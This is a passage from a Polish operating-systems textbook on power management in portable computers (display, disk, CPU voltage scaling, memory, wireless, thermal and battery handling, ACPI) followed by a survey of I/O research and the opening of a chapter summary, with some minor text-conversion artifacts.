Badaniem zużycia energii w notebookach zajmowało się wielu naukowców. [Li et al., 1994] zmierzyli różne obciążenia i doszeli do wniosków pokazanych w tabeli 5.6. [Lorch i Smith, 1998] wykonali pomiary na innych maszynach — spostrzeżenia tych badaczy zostały zamieszczone w tabeli 5.6. [Weiser et al., 1994] również przeprowadzali badania w tej dziedzinie, ale nie opublikowali liczbowych wartości. Stwierdzili jedynie, że są trzy największe odbiorniki energii: wyświetlacz, dysk twardy i procesor — dokładnie w tej kolejności. O ile liczby zaprezentowane w przytoczonych zestawieniach nie są ze sobą ściśle zgodne (prawdopodobnie dlatego, że podawały pomiarom komputery różnych marek o znacznie różniących się pomiędzy sobą wymaganiach energetycznych), o tyle na ich podstawie można wyciągnąć wniosek, że wyświetlacz, dysk twardy i procesor są oczywistymi celami, jeśli chodzi o oszczędzanie energii. W urządzeniach takich jak smartfony energię mogą zużywać inne komponenty, np. radio i GPS. Mimo że w tym podrozdziale koncentrujemy się na ekranach, dyskach, procesorach i pamięci, dla innych urządzeń peryferyjnych obowiązują te same zasady.

Tabela 5.6. Zużycie energii przez różne części komputerów typu notebook

Urządzenie	Li et al. (1994)	Lorch i Smith (1998)
Monitor	68%	39%
Procesor	12%	18%
Dysk twardy	20%	12%
Modem		6%
Dźwięk		2%
Pamięć	0,5%	1%
Inne		22%

5.8.2. Problemy po stronie systemu operacyjnego


System operacyjny odgrywa kluczową rolę w zarządzaniu energią. To on zarządza urządzeniami, a zatem to on musi mieć możliwość decydowania, co zamknąć i kiedy zamknąć. Jeśli system operacyjny zamknie urządzenie, które będzie szybko potrzebne ponownie, może powstać denerwująca luka podczas restartu. Z drugiej strony, jeśli będzie czekać zbyt długo na zamknięcie urządzenia, energia zostanie zmarnotrawiona.

Sztuka polega na znalezieniu algorytmów i heurystyki, które pozwolą systemowi operacyjnemu na podejmowanie dobrych decyzji w zakresie tego, co należy zamknąć i kiedy. Problem polega na tym, że określenie „dobra decyzja” jest bardzo subiektywne. Jeden użytkownik może uważa za dopuszczalne to, że po 30 s nieużywania komputera odpowiedź na wciśnięcie klawisza zajmuje 2 s. Inny użytkownik w takich samych warunkach może kląć na czym świat stoi. Jeśli komputer nie będzie wyposażony w urządzenie do wprowadzania dźwięków, nie odróżni tych dwóch użytkowników.

Wyświetlacz

Przyjrzymy się teraz urządzeniom, które najbardziej rozrzutnie wydają energetyczny budżet, aby zobaczyć, co można zrobić z każdym z nich. Największym wydatkiem w każdym budżecie energetycznym jest wyświetlacz. Uzyskanie jasnego i ostrego obrazu wymaga podświetlenia ekranu, a do tego potrzeba znaczących ilości energii. Wiele systemów operacyjnych próbuje oszczędzać energię zużywaną przez wyświetlacz poprzez wyłączenie ich w przypadku, gdy użytkownik nie wykona żadnych działań przez określona liczbę minut. Często system pozostawia użytkownikowi wolną rękę w podejmowaniu decyzji dotyczącej przedziału, po którym ma nastąpić zamknięcie. W ten sposób system ceduje na użytkownika obowiązek wypracowania kompromisu pomiędzy częstym miganiem ekranu a szybkim zużywaniem baterii (czego użytkownik prawdopodobnie nie chce). Wyłączenie wyświetlacza jest stanem uśpienia, ponieważ można go odtworzyć (z pamięcią video) niemal natychmiast po wciśnięciu klawisza lub przemieszczeniu kurSORA myszy.

Jedno z możliwych usprawnień zaproponowali [Flinn i Satyanarayanan, 2004]. Zasugerowali, aby wyświetlacz składał się z pewnej liczby stref, które będą niezależnie zasilane lub wyłączane. Na rysunku 5.30 pokazano 16 stref oddzielonych od siebie liniami przerywanymi. Kiedy kurSOR znajduje się w oknie nr 2, tak jak pokazano na rysunku 5.30(a), tylko cztery strefy w dolnym prawym rogu muszą być podświetlone. Pozostałych 12 może być ciemnych, co pozwala zaoszczędzić $\frac{3}{4}$ energii zużywanej przez wyświetlacz.



Rysunek 5.30. Wykorzystanie stref do podświetlania wyświetlacza: (a) kiedy zostanie wybrane okno nr 2, nie będzie przemieszczone; (b) w przypadku wybrania okna nr 1 będzie ono przesunięte w celu zmniejszenia liczby podświetlonych stref

Kiedy użytkownik przemieści kurSOR do okna nr 1, strefy w oknie nr 2 można przyciemnić, a rozświetlić strony za oknem 1. Ponieważ jednak okno nr 1 zajmuje 9 stref, potrzeba więcej energii. Jeśli menedżer okien będzie potrafił wykryć, co się dzieje, będzie mógł automatycznie przemieścić okno nr 1, tak by zmieściło się w czterech strefach, co zilustrowano na rysunku

5.30(b). Aby osiągnąć redukcję z $\frac{9}{16}$ pełnej mocy do $\frac{4}{16}$ pełnej mocy, menedżer okien musi „znać się” na zarządzaniu energią lub przyjmować instrukcje od innego fragmentu systemu, który się na tym zna. Jeszcze bardziej zaawansowanym rozwiązaniem byłoby częściowe podświetlenie ekranu, który nie jest całkowicie wypełniony (np. okno po prawej stronie, zawierające krótkie wiersze tekstu, mogłyby być ciemne).

Dysk twardy

Innym „przestępca” jest dysk twardy. Pobiera znaczącą ilość energii w celu obracania się z dużymi prędkościami, nawet wtedy, gdy nie są wykonywane odwołania do dysku. Wiele komputerów, zwłaszcza notebooków, wyłącza wirowanie dysku po określonej liczbie sekund lub minut braku aktywności. Kiedy dysk jest potrzebny ponownie, zostaje na nowo włączony. Niestety, zatrzymany dysk jest raczej zahibernowany niż uśpiony, ponieważ ponowne wprawienie go w ruch obrotowy zajmuje kilka sekund, a to powoduje opóźnienie, które jest dla użytkownika zauważalne.

Poza tym restart dysku zużywa znaczącą ilość dodatkowej energii. Z tego względu każdy dysk ma charakterystyczny czas progowy T_d , z reguły w zakresie od 5 s do 15 s. Przypuśćmy, że następny dostęp do dysku ma nastąpić w pewnym czasie t w przyszłości. Jeśli $t < T_d$, to utrzymanie obracającego się dysku zużywa mniej energii od sytuacji, w której miałby on być zatrzymany, a następnie ponownie włączony. Jeśli $t > T_d$, to ze względu na oszczędności energii opłaca się zatrzymać dysk, a następnie uruchomić go po upływie znaczącego czasu. Gdyby można było stworzyć dobre prognozy (np. na podstawie historii dostępu w przeszłości), system operacyjny mógłby trafnie przewidywać czasy zatrzymywania dysku i dzięki temu oszczędzać energię. W praktyce większość systemów to systemy konserwatywne, które zatrzymują dysk zaledwie po kilku minutach braku aktywności.

Innym sposobem oszczędzania energii dysku jest utrzymywanie znaczającej dyskowej pamięci podrzcznej wewnętrz ramki RAM. Jeśli potrzebny blok znajduje się w pamięci podrzcznej, nie trzeba restartować bezczynnego dysku w celu obsługi odczytu. Na podobnej zasadzie — jeśli można zbuforować w pamięci podrzcznej operacje zapisu na dysk — nie trzeba wznowić zatrzymanego dysku tylko po to, by obsłużyć zapis. Dysk może pozostawać wyłączony tak dugo, aż pamięć podrzczna się zapelni lub odwołanie do pamięci podrzcznej okaże się nieskuteczne.


Innym sposobem na to, by system operacyjny mógł uniknąć niepotrzebnego wznowiania pracy dysku, jest informowanie działających programów o stanie dysku poprzez przesyłanie do nich komunikatów lub sygnałów. Niektóre programy mają zaplanowane operacje zapisu, które można pominąć lub opóźnić. Można np. skonfigurować edytor tekstu w taki sposób, by co kilka minut zapisywał modyfikowany plik na dysk. Jeśli edytor tekstu wie, że dysk jest wyłączony w chwili, kiedy ma wykonać operację zapisu, może opóźnić ten zapis do momentu ponownego włączenia dysku lub wstrzymać się jeszcze przez pewien czas.

Procesor

Zarządzanie energią może dotyczyć również procesora. Procesor notebooka można programowo przełączyć w stan uśpienia i zmniejszyć tym samym zużycie energii niemal do zera. Jedyne, co procesor może zrobić w tym stanie, to obudzić się w momencie nadania przerwania. Z tego względu za każdym razem, kiedy procesor przechodzi w stan bezczynności — ponieważ oczekuje na operację wejścia-wyjścia lub ze względu na to, że nie ma nic do zrobienia — jest przełączany w stan uśpienia.

W wielu komputerach istnieje związek pomiędzy napięciem zasilania procesora, cyklem zegara a zużyciem energii. Napięcie procesora często można obniżyć programowo, co pozwala oszczędzać energię, ale także spowalnia zegar (w przybliżeniu liniowo). Ponieważ zużywana energia jest proporcjonalna do kwadratu napięcia, obcięcie napięcia o połowę powoduje dwukrotne spowolnienie procesora, ale czterokrotną redukcję zużycia energii.

Właściwość tę mogą wykorzystywać programy o dobrze zdefiniowanych ograniczeniach czasowych; np. przeglądarki multimedialne, które muszą poddawać dekompresji i wyświetlać ramkę co 40 ms, ale przechodzą w stan bezczynności, jeśli zrobią to szybciej. Przypuśćmy, że procesor zużywa x dzjuli energii, jeśli działa z pełną mocą przez 40 ms, oraz $x/4$ dzjuli, jeśli działa dwa razy wolniej. Jeżeli przeglądarka multimedialna zdola zdekompresować i wyświetlić ramkę w ciągu 20 ms, system operacyjny będzie mógł działać z pełną mocą przez 20 ms, a następnie może się wyłączyć na 20 ms. Dzięki temu zużyje $x/2$ dzjuli energii. Tymczasem może działać z mocą obniżoną do połowy. Wtedy ledwo zdąży na czas, ale zużyje $x/4$ dzjuli energii. Porównanie przypadków działania z pełną mocą przez pewien okres oraz działania z mocą obniżoną do połowy przy zużyciu jednej czwartej energii pokazano na rysunku 5.31. W obu przypadkach procesor wykonuje tę samą pracę, tyle że w sytuacji pokazanej na rysunku 5.31(b) zużywa przy tym połowę energii.



Rysunek 5.31. (a) Działanie z pełną szybkością zegara; (b) obniżenie napięcia do połowy dwukrotnie zmniejsza szybkość zegara, a czterokrotnie konsumpcję energii

Na podobnej zasadzie — jeśli użytkownik wpisuje dane z klawiatury z szybkością 1 znak/s, a praca potrzebna do przetworzenia znaku zajmuje 100 ms — dla systemu operacyjnego lepsze jest znalezienie długiego okresu przestoju i dziesięciokrotnie spowolnienie procesora. Krótko mówiąc, wolne działanie okazuje się bardziej wydajne pod względem energetycznym od szybkiego.

Co ciekawe, skalowanie w dół rdzeni procesora nie zawsze oznacza spadek wydajności. [Hruby et al., 2013] pokazują, że czasami przy wolniejszych rdzeniach wydajność stosu sieciowego się poprawia. Wyjaśnieniem tego zjawiska może być to, że rdzeń jest zbyt szybki na własny użytek. Dla przykładu wyobraźmy sobie procesor wyposażony w kilka szybkich rdzeni, z czego jeden rdzeń jest odpowiedzialny za przekazywanie pakietów sieciowych w imieniu producentów działających na innym rdzeniu procesora. Producent i stos sieciowy komunikują się bezpośrednio za pośrednictwem współdzielonej pamięci — oba działają na dedykowanych rdzeniach. Producent wykonuje sporo obliczeń i zupełnie nie może nadążyć za rdzeniem stosu sieciowego. W typowym przebiegu sieć przekaże wszystko, co ma do przekazania, a następnie przez jakiś czas będzie odpłytywać współdzieloną pamięć, aby sprawdzić, czy nie ma więcej danych do przesłania. Ostatecznie zrezygnuje z odpłytywania i przejdzie do stanu uśpienia, ponieważ ciągłe odpłytywanie bardzo źle wpływa na zużycie energii. Wkrótce potem producent dostarczy więcej danych, ale teraz stos sieci jest uśpiony. Budzenie stosu sieciowego zajmuje czas i zmniejsza przepustowość. Jednym z możliwych rozwiązań jest całkowita rezygnacja z przechodzenia do stanu uśpienia.

Nie jest to jednak rozwiązanie atrakcyjne, ponieważ powoduje zwiększone zużycie energii — czyli efekt dokładnie odwrotny do zamierzonego. Znacznie bardziej atrakcyjnym rozwiązaniem jest uruchomienie stosu sieciowego na wolniejszym rdzeniu, tak aby był ciągle zajęty (i tym samym nigdy nie przechodził do stanu uśpienia). Takie rozwiązanie równocześnie zmniejsza zużycie energii. Jeśli rdzeń sieci zostanie starannie spowolniony, jego wydajność stanie się lepsza w porównaniu z konfiguracją, w której wszystkie rdzenie działają maksymalnie szybko.

Pamięć

Istnieją dwie możliwości oszczędzania energii zużywanej przez pamięć. Po pierwsze można opróżnić pamięć podręczną, a następnie ją wyłączyć. Zawsze można ją załadować na nowo z pamięci głównej bez utraty informacji. Ponowne załadowanie można zrealizować dynamicznie i szybko, dzięki czemu wyłączenie pamięci podręcznej powoduje przejście do stanu uśpienia.

Bardziej drastyczną opcją jest zapisanie zawartości głównej pamięci na dysk, a następnie wyłączenie pamięci głównej. Jest to stan hibernacji, ponieważ pozwala na całkowite odcięcie pamięci od energii, kosztem znacznego czasu ponownego ładowania. Czas ten jest szczególnie wydłużony, jeśli dysk także jest wyłączony. W przypadku odcięcia energii procesor także musi się wyłączyć lub uruchomić się z pamięci ROM. Jeśli procesor jest wyłączony, to przerwanie, które go budzi, musi spowodować, by przeszedł do kodu w pamięci ROM, tak by można było na nowo załadować pamięć przed jej wykorzystaniem. Pomimo wszystkich niedogodności wyłączenie pamięci na długi okres (np. kilka godzin) może być opłacalne, jeśli restart nastąpi w ciągu kilku sekund. Często jest to lepsze i bardziej pożąданie niż ponowne załadowanie systemu operacyjnego z dysku, co zwykle zajmuje minutę lub nawet więcej.

Komunikacja bezprzewodowa

Coraz więcej komputerów przenośnych jest wyposażonych w połączenie bezprzewodowe ze światem zewnętrznym (np. z internetem). Nadajnik i odbiornik radiowy często zużywają bardzo dużo energii. W szczególności gdy odbiornik radiowy jest przez cały czas włączony w celu nasłuchiwania nadchodzących wiadomości e-mail, bateria może się wyczerpać bardzo szybko. Z drugiej strony, jeśli radio byłoby wyłączone np. po 1 min bezczynności, użytkownik mógłby nie zauważyc momentuadejścia wiadomości, co z oczywistych względów jest niepożądane.

Propozycję skutecznego rozwiązania tego problemu przedstawili [Kravets i Krishnan, 1998]. Ich rozwiązanie wykorzystuje fakt, że komputery przenośne komunikują się ze stacjonarnymi stacjami bazowymi, które mają pojemne pamięci i dyski i nie mają ograniczeń energetycznych. Zaproponowali oni, aby bezpośrednio przed wyłączeniem radia komputer przenośny wysłał komunikat do stacji bazowej. Od tego momentu stacja bazowa zaczyna buforować na swoim dysku nadchodzące komunikaty. Komputer przenośny może jawnie określić, jak długo planuje pozostawać uśpiony, lub po prostu poinformować stację bazową o ponownym włączeniu radia. W tym momencie może ona przesyłać komunikaty zbierane dla komputera przenośnego w czasie jego nieaktywności.

Komunikaty wychodzące generowane w czasie, gdy radio jest wyłączone, są buforowane na komputerze przenośnym. Jeśli zachodzi obawa, że bufor się zapełni, komputer przenośny włącza radio i przesyła kolejkę komunikatów do stacji bazowej.

Kiedy należy wyłączyć radio? Jedną z możliwości jest powierzenie tej decyzji użytkownikowi lub aplikacji. Inna możliwość to wyłączenie radia po określonym czasie bezczynności. Kiedy należy ponownie włączyć radio? Także w tym przypadku może o tym decydować użytkownik

lub program. Można również włączać radio okresowo w celu sprawdzania obecności ruchu wchodzącego i przesyłać komunikaty umieszczone w kolejce. Oczywiście radio należy włączyć także wtedy, gdy bufor wyjściowy jest bliski zapełnienia. Możliwe są także różne inne sposoby postępowania.

Przykładem technologii bezprzewodowej obsługującej taki system zarządzania energią mogą być sieci 802.11 (Wi-Fi). W sieciach 802.11 komputer przenośny może powiadomić punkt dostępowy, że ma zamiar przejść do uśpienia, ale obudzi się, zanim stacja bazowa prześle następną ramkę nawigacyjną (ang. *beacon frame*). Punkt dostępowy wysyła takie ramki okresowo. W tym momencie punkt dostępowy może poinformować komputer przenośny, że ma dane do przesłania. Jeśli nie ma danych, komputer przenośny może ponownie przejść do uśpienia, aż do następnej ramki nawigacyjnej.

Zarządzanie temperaturą

Nieco innym problemem, choć także związanym z energią, jest zarządzanie temperaturą. Nowoczesne procesory bardzo się nagrzewają z powodu dużej szybkości ich działania. Komputery typu desktop zwykle są wyposażone wewnętrzny wentylator, który wydmuchuje gorące powietrze z obudowy. Ponieważ redukcja zużycia energii zwykle nie jest najważniejszą kwestią w przypadku komputerów desktop, zazwyczaj wentylator jest włączony przez cały czas.

W przypadku notebooków sytuacja jest zupełnie inna. System operacyjny przez cały czas musi monitorować temperaturę. Kiedy zbliży się ona do maksymalnego akceptowalnego poziomu, system operacyjny ma kilka możliwości. Może włączyć wentylator, co generuje hałas i zużywa energię. Alternatywnie może zmniejszyć zużycie energii poprzez redukcję podświetlenia ekranu, spowolnienie procesora, bardziej agresywną strategię spowalniania dysku itp.

W tym przypadku dużą wartość mają wskazówki udzielone przez użytkownika; np. może on z góry zastrzec, że szum wentylatora jest niedopuszczalny i żeby system operacyjny, zamiast włączać wentylator, zmniejszył zużycie energii.

Zarządzanie bateriami

W dawnych czasach baterie dostarczały energii aż do wyczerpania. Po wyczerpaniu zatrzymywały się. Dziś już tak nie jest. W laptopach montuje się inteligentne baterie, które są zdolne do komunikowania się z systemem operacyjnym. Na żądanie są w stanie poinformować system operacyjny o takich parametrach, jak maksymalne napięcie, maksymalny poziom naładowania, bieżący stan naładowania, maksymalny współczynnik poboru mocy, bieżący współczynnik poboru mocy itp. Większość notebooków jest wyposażonych w programy, które mogą być uruchomione w celu generowania zapytań i wyświetlanego wszystkich tych parametrów. Do intelligentnych baterii można również kierować polecenia zmiany różnych parametrów pracy kontrolowanych przez system operacyjny.

Niektóre notebooki mają kilka baterii. Kiedy system operacyjny wykryje, że jedna z baterii jest bliska wyczerpania, może przełączyć zasilanie do następnej baterii w taki sposób, by użytkownik nawet tego nie zauważał. Kiedy ostatnia z baterii jest bliska wyczerpania, zadaniem systemu operacyjnego jest ostrzeżenie użytkownika i przeprowadzenie kontrolowanego zamknięcia systemu w taki sposób, by nie został uszkodzony system plików.

Interfejs sterownika zarządzania energią

Niektóre systemy operacyjne są wyposażone w zaawansowany mechanizm zarządzania energią, znany jako **ACPI** (od ang. *Advanced Configuration and Power Interface*). System operacyjny może przesyłać polecenia zrozumiałe dla sterownika w celu uzyskania informacji o możliwościach urządzeń oraz ich bieżącym stanie. Własność ta jest szczególnie ważna w połączeniu z mechanizmem plug and play, ponieważ bezpośrednio po uruchomieniu system operacyjny nawet nie wie, jakie urządzenia znajdują się w systemie, nie mówiąc już o ich właściwościach w zakresie zużycia energii i zarządzania nią.

System operacyjny może również przesyłać polecenia do sterownika w celu obcięcia poziomu ich zasilania (oczywiście na podstawie uzyskanych wcześniej informacji na temat możliwości urządzeń). Pewna komunikacja odbywa się również w drugą stronę. W szczególności jeśli określone urządzenie, np. klawiatura lub mysz, wykryje aktywność po okresie bezczynności, jest to sygnał dla systemu operacyjnego, by powrócił do (prawie) normalnego działania.

5.8.3. Problemy do rozwiązania w programach aplikacyjnych

Do tej pory przyglądaliśmy się sposobom, na jakie system operacyjny może zmniejszyć zużycie energii przez pewne urządzenia. Możliwe jest jednak inne podejście: nakazanie programom, by zużywały mniej energii, nawet jeśli oznaczałoby to pogorszenie komfortu użytkownika (lepszy gorszy komfort niż brak możliwości korzystania z komputera w przypadku wyczerpania się baterii). Zazwyczaj informacje te są przekazywane w momencie, kiedy stan naładowania baterii spadnie poniżej pewnego progu. Do programów należy decyzja o tym, czy obniżyć wydajność w celu wydłużenia życia baterii, czy też utrzymać wydajność na niezmienionym poziomie i ryzykować odcięcie energii.

Jedno z pytań, które nasuwa się w tym momencie, brzmi: jak zażądać od programu, by zmniejszył swoją wydajność w celu oszczędności energii? Problem ten był przedmiotem badań Jasona Flinna i Mahadeva Satyanarayana [Flinn i Satyanarayanan, 2004]. Przedstawili oni cztery przykłady dowodzące tego, w jaki sposób obniżona wydajność przyczynia się do oszczędności energii. Poniżej spróbujemy je przeanalizować.

W tym badaniu informacje zostały zaprezentowane użytkownikowi w różnej formie. Przy pełnej wydajności informacje były prezentowane użytkownikom w najwyższej jakości. Jeśli wydajność obniżono, wierność (dokładność) informacji prezentowanych użytkownikowi okazała się gorsza, niż mogłaby być. Wkrótce zaprezentujemy kilka przykładów potwierdzających tę tezę.

W celu mierzenia zużycia energii Flinn i Satyanarayanan opracowali program narzędziowy o nazwie PowerScope. Narzędzie to generuje profil zużycia energii aplikacji. Aby można było z niego korzystać, komputer musi być podłączony do zewnętrznego źródła zasilania poprzez miernik cyfrowy zarządzany z poziomu oprogramowania. Dzięki wykorzystaniu miernika program może odczytać liczbę miliamperów pobieranych z zasilacza i dzięki temu obliczyć moc chwilową pobieraną przez komputer. Program PowerScope okresowo próbuje licznik programu i zużycie energii i zapisuje te dane do pliku. Po zakończeniu działania programu wynikowy plik jest poddawany analizie. W ten sposób program generuje profil zużycia energii dla każdej procedury. Wykonane pomiary stały się bazą dla obserwacji wykonanych przez Flinna i Satyanarayana. Naukowcy wykonali również pomiary sprzętowych mechanizmów oszczędności energii. Stworzyły one punkt odniesienia, według którego mierzono obniżoną wydajność.

Pierwszą aplikacją poddaną pomiarom był odtwarzacz wideo. W trybie pełnej wydajności był on zdolny do odtwarzania 30 ramek/s w pełnej rozdzielczości i największej liczbie kolorów.

Jedną z form degradacji jest porzucenie informacji o kolorach i wyświetlanie wideo w trybie czarno-białym. Inną formą degradacji jest zmniejszenie współczynnika ramek, co prowadzi do migania i sprawia, że film ma niską jakość. Jeszcze innym rodzajem degradacji jest zmniejszenie liczby pikseli w obu kierunkach — poprzez obniżenie rozdzielczości lub zmniejszenie wyświetlanego obrazu. Z pomiarów wynikało, że zabiegi tego typu pozwalają na zaoszczędzenie około 30% energii.

Drugą aplikacją poddaną pomiarom był program do rozpoznawania mowy. Program ten próbował mikrofon w celu stworzenia przebiegu w kształcie fali. Przebieg ten można było analizować na notebooku lub przesyłać do analizy łączem radiowym do komputera stacjonarnego. Ten sposób pozwalał na oszczędność energii procesora, ale wymagał energii do obsługi nadajnika radiowego. Degradację zrealizowano poprzez użycie mniejszego zakresu słownictwa oraz prostszego modelu akustycznego. W ten sposób udało się zaoszczędzić około 35% energii.

Następnym przykładem aplikacji była przeglądarka map, która pobierała mapę przez łącze radiowe. Degradacja polegała na obcięciu mapy do mniejszych rozmiarów lub nakazaniu zdalnemu serwerowi pominięcia mniejszych dróg. Dzięki temu trzeba było przesyłać mniej bitów. Także w tym przypadku zanotowano około 35% oszczędności.

Czwarty eksperyment polegał na transmisji obrazów JPEG do przeglądarki WWW. Standard JPEG umożliwia stosowanie różnych algorytmów pozwalających na uzyskiwanie plików o bardzo małych rozmiarach kosztem jakości obrazu. W tym przypadku uzyskane oszczędności wyniosły przeciętnie zaledwie 9%. Pomimo wszystko eksperymenty dowiodły, że jeśli użytkownik zgodzi się na pewną degradację jakości, to będzie mógł dłużej korzystać z określonej baterii.

5.9. BADANIA DOTYCZĄCE WEJŚCIA-WYJŚCIA

Na temat wejścia-wyjścia przeprowadza się wiele badań. Niektóre skupią się na specyficznych urządzeniach, a nie na ogólnych problemach, inne na całej infrastrukturze wejścia-wyjścia; np. architektura *Streamline* ma na celu dostarczenie mechanizmów wejścia-wyjścia dostosowanych do aplikacji, które minimalizują obciążenia związane z kopowaniem, przełączaniem kontekstu, sygnalizacją oraz ze złym wykorzystaniem pamięci podręcznej i bufora TLB [DeBruijn et al., 2011]. Koncepcja architektury bazuje na pojęciu obwodnicy buforów (ang. *beltway buffers*), zaawansowanych buforów cyklicznych, które są bardziej wydajne od istniejących systemów buforowania [DeBruijn i Bos, 2008]. Architektura *Streamline* jest szczególnie przydatna dla wymagających aplikacji sieciowych. *Megapipe* [Han et al., 2012] to kolejna sieciowa architektura wejścia-wyjścia przeznaczona dla ruchu sieciowego zorientowanego na komunikaty. Jej podstawą są dwukierunkowe kanały na poziomie rdzeni pomiędzy przestrzeniami jądra i użytkownika. Na ich bazie działają abstrakcje systemowe, takie jak lekkie gniazda. Gniazda nie są w całości zgodne z POSIX, więc aplikacje muszą być dostosowane do korzystania z bardziej wydajnych mechanizmów wejścia-wyjścia.

Często celem badań jest poprawa wydajności konkretnych urządzeń. Jedno z najczęściej badanych zagadnień dotyczy systemów dyskowych. Niezwykle popularnym przedmiotem badań są algorytmy zarządzania ramieniem dysku. Czasami badania koncentrują się na poprawie wydajności ([Gonzalez-Ferez et al., 2012], [Prabhakar et al., 2013], [Zhang et al., 2012b]), a innym razem na niższym zużyciu energii ([Krish et al., 2013], [Nijim et al., 2013], [Zhang et al., 2012a]). Wraz ze wzrostem popularności konsolidacji serwerów przy użyciu maszyn wirtualnych gorącym tematem badań stało się szeregowanie dysków dla systemów zwirtualizowanych ([Jin et al., 2013], [Ling et al., 2012]).

Nie wszystkie tematy jednak są nowe. Wiele uwagi nadal przyciąga technologia RAID ([Chen et al., 2013], [Moon i Reddy, 2013], [Timcenko i Djordjevic, 2013]), a także dyski SSD ([Dayan et al., 2013], [Kim et al., 2013], [Luo et al., 2013]). W obszarze badań teoretycznych zainteresowanie wzbu-dza modelowanie systemów dyskowych w różnych obciążeniach ([Li et al., 2013b], [Shen i Qi, 2013]).

Dyski nie są jedynymi urządzeniami wejścia-wyjścia skupiającymi uwagę. Kolejnym kluczowym obszarem badań dotyczących zagadnień wejścia-wyjścia są sieci. Do badanych zagadnień należą zużycie energii ([Hewage i Voigt, 2013], [Hoque et al., 2013]), sieci centrów danych ([Haitjema, 2013], [Liu et al., 2103], [Sun et al., 2013]), jakość usług ([Gupta, 2013], [Hemkumar i Vinaykumar, 2012], [Lai i Tang, 2013]), a także wydajność ([Han et al., 2012], [Soorty, 2012]).

Jeśli wziąć pod uwagę liczbę specjalistów z branży komputerowej posługujących się notebookami oraz mikroskopijny czas życia baterii w większości z nich, nie powinno nikogo dziwić, że coraz większe zainteresowanie zdobywa wykorzystywanie technik programowych do redukcji zużycia energii. Wśród tematów specjalistycznych można znaleźć następujące zagadnienia: równoważenie szybkości taktowania na różnych rdzeniach w celu osiągnięcia maksymalnej wydajności bez marnowania energii — [Hruby 2013]; zużycie energii a jakość usług — [Holmbacka et al., 2013]; szacowanie zużycia energii w czasie rzeczywistym — [Dutta et al., 2013]; dostarczanie usług systemu operacyjnego w celu zarządzania zużyciem energii — [Weissel, 2012]; badanie kosztów energetycznych zabezpieczeń — [Kabri i Seret, 2009]; a także szeregowanie w systemach multimedialnych — [Wei et al., 2010].

Jednak nie wszyscy badacze interesują się notebookami. Niektórzy zajmują się badaniami na wielką skalę, zmierzającymi do oszczędności wielu megawatów w centrach przetwarzania danych ([Fetzer i Knauth, 2012], [Schwartz et al., 2012], [Wang et al., 2013b], [Yuan et al., 2012]).

Na drugim końcu spektrum bardzo gorącym tematem jest wykorzystanie energii w sieciach sensorowych ([Albath et al., 2013], [Mikhaylov i Tervonen, 2013], [Rasaneh i Baniostam, 2013], [Severini et al., 2012]).

Pewnym zaskoczeniem może być duże zainteresowanie badaczy skromnym zegarem. W celu zapewnienia dobrej rozdzielczości niektóre systemy operacyjne wykorzystują zegar o częstotliwości 1000 HZ, co prowadzi do znaczących kosztów obliczeniowych. Badania są prowadzone pod kątem obniżenia tych kosztów — [Tsaifir et al., 2005].

Podobnie opóźnienia przerwań nadal są problemem rozwiązywanym przez wiele grup badawczych, szczególnie w dziedzinie systemów operacyjnych czasu rzeczywistego. Ponieważ opóźnienia przerwań są często osadzone w krytycznych systemach (np. systemach hamulcowych i układach kierowniczych), zezwolenie na przerwania tylko w bardzo konkretnych punktach wywłaszczenia pozwala systemom na kontrolę możliwych przeplotów i umożliwia stosowanie weryfikacji formalnej w celu poprawy niezawodności — [Blackham et al., 2012].

Bardzo aktywnym obszarem badań są nadal sterowniki urządzeń. Wiele awarii systemów operacyjnych jest spowodowanych przez wadliwe sterowniki. Symdrive jest frameworkm do testowania sterowników urządzeń bez potrzeby fizycznej komunikacji ze sprzętem — [Renzelmann et al., 2012]. [Rhyzik et al., 2009] prezentują alternatywne podejście — pokazują sposób automatycznego konstruowania sterowników urządzeń na podstawie specyfikacji, co zmniejsza ryzyko popełnienia błędów.

Cienkie klienty również są przedmiotem zainteresowania. Szczególnie uwagę przyciągają urządzenia mobilne podłączone do chmury ([Hocking, 2011], [Tuan-Anh et al., 2013]). Na koniec warto wspomnieć o artykułach na nietypowe tematy, np. poświęcone budynkom jako dużym urządzeniom wejścia-wyjścia — [Dawson-Haggerty et al., 2013].

5.10. PODSUMOWANIE

Zagadnienia wejścia-wyjścia są często zaniedbywane, choć to bardzo istotny obszar. Duża część każdego systemu operacyjnego dotyczy wejścia-wyjścia. Można je realizować na jeden z trzech sposobów. Po pierwsze istnieje programowane wejście-wyjście. W przypadku wykorzystywania tego mechanizmu procesor wprowadza albo wyprowadza każdy bajt lub słowo i przechodzi do stanu oczekiwania w pętli, w której pozostaje tak długo, aż będzie możliwy odbiór lub wysłanie następnego bajta lub słowa. Po drugie istnieje wejście-wyjście sterowane przerwaniami, w którym procesor rozpoczyna operację transferu wejścia-wyjścia znaku lub słowa i przechodzi do wykonywania innych zadań do czasu nadejścia przerwania sygnalizującego wykonanie zadania wejścia-wyjścia. Po trzecie istnieje DMA, w którym oddzielny układ w całości zarządza transferem bloku danych i generuje przerwanie dopiero wtedy, gdy cały blok zostanie przesłany.

